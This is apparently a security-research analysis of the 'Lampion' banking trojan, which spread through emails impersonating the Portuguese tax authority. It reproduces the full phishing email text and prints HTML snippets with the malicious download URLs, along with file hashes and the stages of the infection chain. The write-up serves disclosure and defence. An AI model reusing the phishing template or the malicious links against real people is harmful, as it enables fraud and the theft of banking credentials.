
Targeting Portugal: A new trojan ‘Lampion’ has spread using template emails from the Portuguese Government Finance & Tax

seguranca-informatica.pt/targeting-portugal-a-new-trojan-lampion-has-spread-using-template-emails-from-the-portuguese-government-finance-

26 de dezembro de 2019

Last days of 2019 were the perfect time to spread phishing campaigns using email templates based on the Portuguese Government Finance & Tax. SI-LAB noted that Portuguese users were targeted with malscam messages that reported issues related to a debt of the year 2018.

In detail, the emails are related to the Rendimento de Pessoas Singulares – IRS (annual tax declaration), and any citizen who has received the message can be misled by criminals – as the end of the year is the right time to discuss issues within this context.



From portaldasfinancasB9@gov.pt
Subject [redacted] **Emissao da factura electronica - AT: A1Z6S - 17/12/2019 10:54:00**
To [redacted]

Se não está visualizando clique aqui

Estimado Contribuinte: SITUAÇÃO IRREGULAR

O sistema detectou e gerou um alerta sobre um débito - ano 2018 -
Este email foi gerado durante o processo de emissão da factura
electrónica para o lado negativo e remetido para você de acordo
com a legislação em vigor. Ao mesmo tempo, indicamos que os endereços
electrónicos dos destinatários de e-mails são obtidos, exclusivamente,
de bases de dados AT e não são divulgados a terceiros.

Leia com atenção:

O prazo para entrega da Declaração de Rendimentos, de Imposto sobre o Rendimento das Pessoas Singulares (IRS) - Modelo 3, decorre de 1 de abril a 30 de junho. É neste período que são entregues as declarações relativas aos rendimentos do ano anterior e a outros elementos informativos relevantes para a sua concreta situação tributária. A informação constante das declarações submetidas É validada pela Administração Tributária e Aduaneira (AT). Após a entrega da declaração, caso receba um alerta com a designação de Divergência, isso significa que AT detetou, nos dados que declarou, um ou mais valores de Rendimentos, Retenções na Fonte, e/ou Deduções diferentes do(s) que consta(m) na base de dados.

Mantenha atualizados os seus dados pessoais no Portal das Finanças e fiabilize os seus contactos (e-mail e telefone) para receber informação de apoio ao cumprimento das suas obrigações fiscais e aduaneiras.
O arquivo XML correspondente a esta factura está no anexo.

Você pode verificá-lo através do site do Portal AT com o ID abaixo.

CONSULTAR DIVERGÊNCIA N: AT-NOWAUVJB .(5Kb)

Atte: Direção de Serviços de Comunicação


17/12/2019 10:54:00 - Portal AT Resolução:AT-NOWAUVJB

1997 - 2019 AT © Todos os direitos reservados


The malware was named ‘Lampion’ as this is the name used as part of its internal name. Regarding a broad analysis, it looks like the Trojan-Banker.Win32.ChePro family, but with improvements that make hard its detection and analysis.

In brief, when the victim clicks on the links available in the email body the malware is downloaded from the online server. The downloaded file is a compressed file (.zip) called: **FacturaNovembro-4492154-2019-10_8.zip.**

As observed, after extracting the file, three files are presented.


FacturaNovembro-4492154-2019-10_8.pdf
FacturaNovembro-4492154-2019-10_8.vbs
Politica de Protecao de Dados - ST-8


The file "**FacturaNovembro-4492154-2019-10_8.vbs**" is the first stage of the Lampion's infection chain. This is a Visual Basic Script (VBScript) file that is acting as a dropper and downloader. It downloads the next stage from the compromised server available on the Internet on an AWS S3 bucket.


1
Phishing email is sent with the malicious URL
2
Zip file is downloaded from the compromised server
Malscam
User's inbox
Zip file with 3 files inside
TXT
3
Obfuscated VBS file downloads the next stage
4
Details are collected and sent to the C2 server
C2 Server
DLL
Two files are downloaded (.exe and .dll file)
(c) www.seguranca.informatica.pt

The trojan Lampion uses anti-debug and anti-vm techniques. The use of a commercial protector known as VMProtector 3.x and also specially crafted codes make it difficult to analyze both on a sandbox environment or manually.

After the VBScript file is executed, two files are downloaded: **P-19-2.dll** and **0.zip.** The P-19-2.dll file (Lampion) is a PE File that is executed during a VBScript execution when the affected computer starts. That file invokes the second file, 0.zip, that is a DLL file with additional code on C2 and how the trojan gets details from the user's computers. This DLL contains a name in the Chinese language with the following target message for Portugal: "***Your group of Portuguese suckers".***

Lampion trojan (P-19-2.dll) was sent to the VirusTotal by SI-LAB, and 12 from 71 engines classified it as malware. This is a clear signal that most of the antivirus engines don't detect yet the malware signature.



DETECTION DETAILS COMMUNITY

AhnLab-V3	ⓘ Trojan/Win32.Agent.C3574825	Avast	ⓘ Win32:BankerX-gen [Trj]
AVG	ⓘ Win32:BankerX-gen [Trj]	Avira (no cloud)	ⓘ HEUR/AGEN.1038501
DrWeb	ⓘ BackDoor.Banker.62	Endgame	ⓘ Malicious (high Confidence)
F-Secure	ⓘ Heuristic.HEUR/AGEN.1038501	Microsoft	ⓘ Trojan:Win32/Wacatac.B!ml
Rising	ⓘ Trojan.Generic@ML.97 (RDML:06Q5KdBP...	Symantec	ⓘ ML.Attribute.HighConfidence
Trapmine	ⓘ Malicious.high.ml.score	VBA32	ⓘ TScope.Trojan.Delf


Details from the computer's disk, opened windows, clipboard and banking credentials are gathered and sent to the C2 available on the Internet. The malware only runs if the DLL (inside the 0.zip file) is available on the same directory where it is executed.

Users who receive emails this nature should be aware as these files have a low detection rate and will extract sensitive details including banking credentials from victims' computers. For Portuguese citizens, special attention on this holiday season as this is an ongoing target campaign.

For more details and complete analysis of this malicious campaign see the Technical Analysis below.

Technical Analysis

Several emails were received by Portuguese users about a new campaign related to the Rendimento de Pessoas Singulares – IRS (annual tax declaration) during the last days of 2019. Two examples can be seen in Figure 1 below.



From portaldasfinancasB9@gov.pt ☆
Subject [redacted] **Emissao da factura electronica - AT: A1Z6S - 17/12/2019 10:54:00**
To [redacted] ☆

Se não está visualizando clique aqui

AT
autoridade
tributária e aduaneira

Estimado Contribuinte: SITUAÇÃO IRREGULAR

O sistema detectou e gerou um alerta sobre um débito - ano 2018 -
Este email foi gerado durante o processo de emissão da factura
electrónica para o lado negativo e remetido para você de acordo
com a legislação em vigor. Ao mesmo tempo, indicamos que os endereços
electrónicos dos destinatários de e-mails são obtidos, exclusivamente,
de bases de dados AT e não são divulgados a terceiros.

Leia com atenção:

O prazo para entrega da Declaração de Rendimentos, de Imposto sobre o
Rendimento das Pessoas Singulares (IRS) - Modelo 3, decorre de 1 de abril a 30 de
junho. É neste período que são entregues as declarações relativas aos rendimentos
do ano anterior e a outros elementos informativos relevantes para a sua concreta
situação tributária. A informação constante das declarações submetidas É validada
pela Administração Tributária e Aduaneira (AT). Após a entrega da declaração, caso
receba um alerta com a designação de Divergência, isso significa que AT detetou,
nos dados que declarou, um ou mais valores de Rendimentos, Retenções na Fonte, e/ou
Deduções diferentes do(s) que consta(m) na base de dados.

Mantenha atualizados os seus dados pessoais no Portal das Finanças e fiabilize
os seus contactos (e-mail e telefone) para receber informação de apoio ao
cumprimento das suas obrigações fiscais e aduaneiras.
O arquivo XML correspondente a esta factura está no anexo.

Você pode verificá-lo através do site do Portal AT com o ID abaixo.

CONSULTAR DIVERGÊNCIA N: AT-NOWAUVJB .(5Kb)

Atte: Direção de Serviços de Comunicação

VERIFICAR Norton SECURED powered by digicert

17/12/2019 10:54:00 - Portal AT Resolução:AT-NOWAUVJB

1997 - 2019 AT © Todos os direitos reservados

From Atendimento AT 84187 <logj@algharv.com> ☆
Subject **Emissao da fatura electronica. 93010**
To [redacted] ☆

Se não está visualizando clique aqui

AT
autoridade
tributária e aduaneira

Estimado Contribuinte: SITUAÇÃO IRREGULAR

O sistema detectou e gerou um alerta sobre um débito - ano 2018 -
Este email foi gerado durante o processo de emissão da factura
electrónica para o lado negativo e remetido para você de acordo
com a legislação em vigor. Ao mesmo tempo, indicamos que os endereços
electrónicos dos destinatários de e-mails são obtidos, exclusivamente,
de bases de dados AT e não são divulgados a terceiros.

Leia com atenção:

O prazo para entrega da Declaração de Rendimentos, de Imposto sobre o
Rendimento das Pessoas Singulares (IRS) - Modelo 3, decorre de 1 de abril a 30 de
junho. É neste período que são entregues as declarações relativas aos rendimentos
do ano anterior e a outros elementos informativos relevantes para a sua concreta
situação tributária. A informação constante das declarações submetidas É validada
pela Administração Tributária e Aduaneira (AT). Após a entrega da declaração, caso
receba um alerta com a designação de Divergência, isso significa que AT detetou,
nos dados que declarou, um ou mais valores de Rendimentos, Retenções na Fonte, e/ou
Deduções diferentes do(s) que consta(m) na base de dados.

Mantenha atualizados os seus dados pessoais no Portal das Finanças e fiabilize
os seus contactos (e-mail e telefone) para receber informação de apoio ao
cumprimento das suas obrigações fiscais e aduaneiras.
O arquivo XML correspondente a esta factura está no anexo.

Você pode verificá-lo através do site do Portal AT com o ID abaixo.

CONSULTAR DIVERGÊNCIA N: AT-86897 (5Kb)

Atte: Direção de Serviços de Comunicação


VERIFICAR Norton SECURED powered by digicert

- Portal AT Resolução:AT-30824

1997 - 2019 AT © Todos os direitos reservados


Figure 1: *Two template emails used to spread the trojan Lampion.*

At the first glance, just the URLs and their description are different between both templates. The URLs are responsible to download a zip file that contains three files described below.



```
<a
href="http://100.26.189.49/PY/App.php?=5wzpz2e7xglkzmh"target="_blank">Se
n&atilde;o est&aacute; visualizando clique aqui</a></center><br><br>

<html>
 <!--s3nn5li7pbdd7rg!-->
    <head>
        <title>Portal AT  - N:
26509
</title>
    </head><br>
    <body>
<img
src="https://info.portaldasfinancas.gov.pt/_layouts/15/images/portalat/logo-at.svg?=k4dx3dyrwx05s60"
/>
```

Figure 2: *URL (1) hosting the malware on the Internet (a zip file).*




```
Date: Tue, 17 Dec 2019 16:54:03 +0300 (+03)
X-VR-STATUS: SPAM
X-VR-SCORE: 300
X-VR-SPAMCAUSE: gggruggvucftvghtrhhoucdtuddrgedufedrvddtjedgheejucetufdoteggodetrfdotffvucfrrhhofhhilhgvmecuggftfghnshhusghstghrihgsvgdpffftgfetoffjqffuvfenuceurghilhhouhhtmecufedttdenucfjughrucefiedukeculd

<a href="https://rebrand.ly/mmvk36?=NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB"target="_blank">Se n&atilde;o est&aacute; visualizando clique aqui</a></center><br><br>

<html>
 <!--NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB!-->
    <head>
        <title>17/12/2019 10:54:00 - Portal AT  - N: NOWAUVJB </title>
    </head><br>
    <body>
    <img src="https://info.portaldasfinancas.gov.pt/_layouts/15/images/portalat/logo-at.svg?=NOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJBNOWAUVJB">
    <div style="text-align: left;"><br><br>
            <div>
```


Figure 3: *URL (2) hosting the malware on the internet (a zip file).*

Why Lampion?

As observed, the malware icon is a “lampion”, and the original name is “Lampion”. It seems a reference to a Japanese lampion.

Figure 4: *Malware’s original name and details.*





property	value
file-type	executable
date	n/a
language	Korean
code-page	Unicode UTF-16, little endian
CompanyName	Zakar Japanicons Lampion
FileDescription	Zakar Japanicons
FileVersion	127, 39, 35, 96
InternalName	Japanicons Lampion
LegalCopyright	Zakar Japanicons Lampion
OriginalFilename	Lampion.EXE
ProductName	Japanicons
ProductVersion	127, 39, 35, 96

Lampion trojan malware – The 1st stage

Threat name: FacturaNovembro-4492154-2019-10_8.zip
MD5: e7bdce5505ee263530dea04c2fdc661f
SHA1: d4927477b71cbf540a894cf2c5849209b64c92af

This is the zip file that contains the malware’s first stage downloaded from compromised servers online. It is a zip file, with a low detection rate, and it contains inside 3 other files.



FacturaNovembro-4492154-2019-10_8.pdf
FacturaNovembro-4492154-2019-10_8.vbs
Politica de Protecao de Dados - ST-8


Figure 5: *Available files after extracting the zip file.*

The files are as follows:

- [1] – FacturaNovembro-4492154-2019-10_8.pdf (51fbca86a499c55ce31179fc36e0d889)
- **[2] – FacturaNovembro-4492154-2019-10_8.vbs (3350e74a4cfa020f9b256194eae25c12)**
- [3] – Politica de Protecao de Dados – ST-8 (deb80a47496857e24c0bc57873b25707)

Only the [2] file (**FacturaNovembro-4492154-2019-10_8.vbs**) has malicious code capable of infecting victims' computers.


In contrast, files [1] and [3] are harmless and are only used as a way of inducing the victims to open the VBS document – the Lampion 1st stage.



```
I^cO*>i~kk^vB{E(`pj)X7DP9RY
4kiFIeEa=´[eC´Dt8;IOz.´<M~;
*B@EDhjePGlzG[cF_}AW+Hi5V,2
¨B@t;NlaQS{{]zo:bsR1RJ&G3Bs
Bqxx{Nf&TqsrKkrC?[2D$OU6h4<
¨nWmp+yK`zk0rl<LS`0<X#6<I0´
??NpD(Z#L~42*%Q¨iG[fx`31NgD
o2fhTo`_ms8mLL+yQO_MF5[s#Lp
X3`LTkx+!(g%i//&Day¨M`E&*fL
´i5:*7=h&@W)^tbB<+mTSLS{G4i
Um:6g?fzTv,@zigG5)v{D{@P~MC
;&GM!$ty~>x<.K~8j=9:{`3N2pL
Vl{tAL$m<CYJ´3{mSc>@dH$IQ^Z
U9#/JBjPEBQlyI:5]A(B^=T¨`C?
_D_vUP:acGIF8h(yK2,LjqB&8j$
mU)[96P#AWl~M__e>*/!z5V.#..
WL13m{pX7xI89{(wR>6yc@AN´D{
6g´:PHD<h9V´C!e${!k^?:a43xO
jkA(4Y0i>8*;<].Rp]</´[[SpTT
```


Figure 6: *Snippet from the **Politica de Protecao de Dados – ST-8** file, never used during the malware infection chain.*

On the other hand, the PDF file [1] is just a PDF file with some information contained inside, and without malicious links or activity to collect details on the victim's computer.



```
PPDF> object 7

<< /Length 258 >>
stream
stream
BT
0 g
/F4 10.088 Tf
125.455 559.281 Td
(Mensagem confidencial N�:TDG2RQSFQ3 - 18/12/2019 09:05:08) Tj
ET
BT
113.35 587.628 Td
(Seu documento anexo est� disponivel junto a este arquivo PDF.) Tj
ET
BT
204.14 530.935 Td
(� Todos os direitos reservados.) Tj
ET
endstream
```

Figure 7: *Object content from FacturaNovembro-4492154-2019-10_8.pdf.*




Seu documento anexo está disponivel junto a este arquivo PDF.

Mensagem confidencial Nª:TDG2RQSFQ3 - 18/12/2019 09:05:08

© Todos os direitos reservados.

Figure 8: *Content available on PDF file FacturaNovembro-4492154-2019-10_8.pdf.*



Seu documento anexo está disponivel junto a este arquivo PDF.
Mensagem confidencial Na:TDG2RQSFQ3 - 18/12/2019 09:05:08
© Todos os direitos reservados.

